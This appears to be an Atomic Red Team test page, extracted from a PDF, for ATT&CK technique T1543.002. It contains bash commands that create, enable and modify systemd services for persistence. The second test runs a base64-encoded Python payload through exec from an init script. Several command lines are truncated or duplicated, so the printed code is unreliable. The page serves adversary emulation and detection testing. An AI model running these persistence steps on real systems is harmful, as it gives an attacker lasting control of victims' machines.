
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# T1543.002 - Systemd Service

# **Description from ATT&CK**

Adversaries may create or modify systemd services to repeatedly execute malicious payloads as part of persistence. The systemd service manager is commonly used for managing background daemon processes (also known as services) and other system resources.(Citation: Linux manpages: systemd January 2014)(Citation: Freedesktop.org Linux systemd 29SEP2018) Systemd is the default initialization (init) system on many Linux distributions starting with Debian 8, Ubuntu 15.04, CentOS 7, RHEL 7, Fedora 15, and replaces legacy init systems including SysVinit and Upstart while remaining backwards compatible with the aforementioned init systems. Systemd utilizes configuration files known as service units to control how services boot and under what conditions. By default, these unit files are stored in the /etc/systemd/system and /usr/lib/systemd/system directories and have the file extension .service . Each service unit file may contain numerous directives that can execute system commands:

 ExecStart, ExecStartPre, and ExecStartPost directives cover execution of commands when a services is started manually by 'systemctl' or on system start if the service is set to automatically start.

- ExecReload directive covers when a service restarts.
- ExecStop and ExecStopPost directives cover when a service is stopped or manually by 'systemctl'.

Adversaries have used systemd functionality to establish persistent access to victim systems by creating and/or modifying service unit files that cause systemd to execute malicious commands at system boot.(Citation: Anomali Rocke March 2019)

While adversaries typically require root privileges to create/modify service unit files in the /etc/systemd/system and /usr/lib/systemd/system directories, low privilege users can create/modify service unit files in directories such as ~/.config/systemd/user/ to achieve user-level persistence.(Citation: Rapid7 Service Persistence 22JUNE2016)

## **Atomic Tests**

- Atomic Test #1 Create Systemd Service
- Atomic Test #2 Create Systemd Service file, Enable the service, Modify and Reload the service.

# Atomic Test #1 - Create Systemd Service

This test creates a Systemd service unit file and enables it as a service.

Supported Platforms: Linux

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## Inputs:

Name	Description	Туре	Default Value
systemd_service_path	Path to systemd service unit file	Path	/etc/systemd/system
systemd_service_file	File name of systemd service unit file	String	art-systemd-service.service

execstoppost_action	ExecStopPost action for Systemd service	String	/bin/touch /tmp/art-systemd- execstoppost-marker
execreload_action	ExecReload action for Systemd service	String	/bin/touch /tmp/art-systemd- execreload-marker
execstart_action	ExecStart action for Systemd service	String	/bin/touch /tmp/art-systemd- execstart-marker
execstop_action	ExecStop action for Systemd service	String	/bin/touch /tmp/art-systemd- execstop-marker
execstartpre_action	ExecStartPre action for Systemd service	String	/bin/touch /tmp/art-systemd- execstartpre-marker
execstartpost_action	ExecStartPost action for Systemd service	String	/bin/touch /tmp/art-systemd- execstartpost-marker

#### Attack Commands: Run with bash!

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echo "[Unit]" > #{systemd_service_path}/#{systemd_service_file}
echo "Description=Atomic Red Team Systemd Service" >> #{systemd_service_path}/#{sy:
echo "" >> #{systemd_service_path}/#{systemd_service_file}
echo "[Service]" >> #{systemd_service_path}/#{systemd_service_file}
echo "Type=simple"
echo "ExecStart=#{execstart_action}" >> #{systemd_service_path}/#{systemd_service_.
echo "ExecStartPre=#{execstartpre_action}" >> #{systemd_service_path}/#{systemd_service_path}/#
echo "ExecStartPost=#{execstartpost_action}" >> #{systemd_service_path}/#{systemd_:
echo "ExecReload=#{execreload_action}" >> #{systemd_service_path}/#{systemd_service}
echo "ExecStop=#{execstop_action}" >> #{systemd_service_path}/#{systemd_service_fi}
echo "ExecStopPost=#{execstoppost_action}" >> #{systemd_service_path}/#{systemd_service_path}/#
echo "" >> #{systemd_service_path}/#{systemd_service_file}
echo "[Install]" >> #{systemd_service_path}/#{systemd_service_file}
echo "WantedBy=default.target" >> #{systemd_service_path}/#{systemd_service_file}
systemctl daemon-reload
systemctl enable #{systemd_service_file}
systemctl start #{systemd_service_file}
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## **Cleanup Commands:**

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systemctl stop #{systemd_service_file}
systemctl disable #{systemd_service_file}
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rm -rf #{systemd_service_path}/#{systemd_service_file}
systemctl daemon-reload
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# Atomic Test #2 - Create Systemd Service file, Enable the service, Modify and Reload the service.

This test creates a systemd service unit file and enables it to autostart on boot. Once service is created and enabled, it also modifies this same service file showcasing both Creation and Modification of system process.

Supported Platforms: Linux

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Attack Commands: Run with bash! Elevation Required (e.g. root or admin)

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cat > /etc/init.d/T1543.002 << EOF
#!/bin/bash
### BEGIN INIT INFO
# Provides : Atomic Test T1543.002
# Required-Start: $all
# Required-Stop :
# Default-Start: 2 3 4 5
# Default-Stop:
# Short Description: Atomic Test for Systemd Service Creation
### END INIT INFO
python3 -c "import os, base64;exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcGVuKCd1Y
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chmod +x /etc/init.d/T1543.002
if [ $(cat /etc/os-release | grep -i ID=ubuntu) ] || [ $(cat /etc/os-release | grep
systemctl enable T1543.002
systemctl start T1543.002
echo "python3 -c \"import os, base64;exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcG'
systemctl daemon-reload
systemctl restart T1543.002
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## **Cleanup Commands:**

systemctl stop T1543.002
systemctl disable T1543.002
rm -rf /etc/init.d/T1543.002
systemctl daemon-reload

Dependencies: Run with bash!

Description: System must be Ubuntu ,Kali OR CentOS.

**Check Prereq Commands:** 

#### **Get Prereq Commands:**

echo Please run from Ubuntu ,Kali OR CentOS.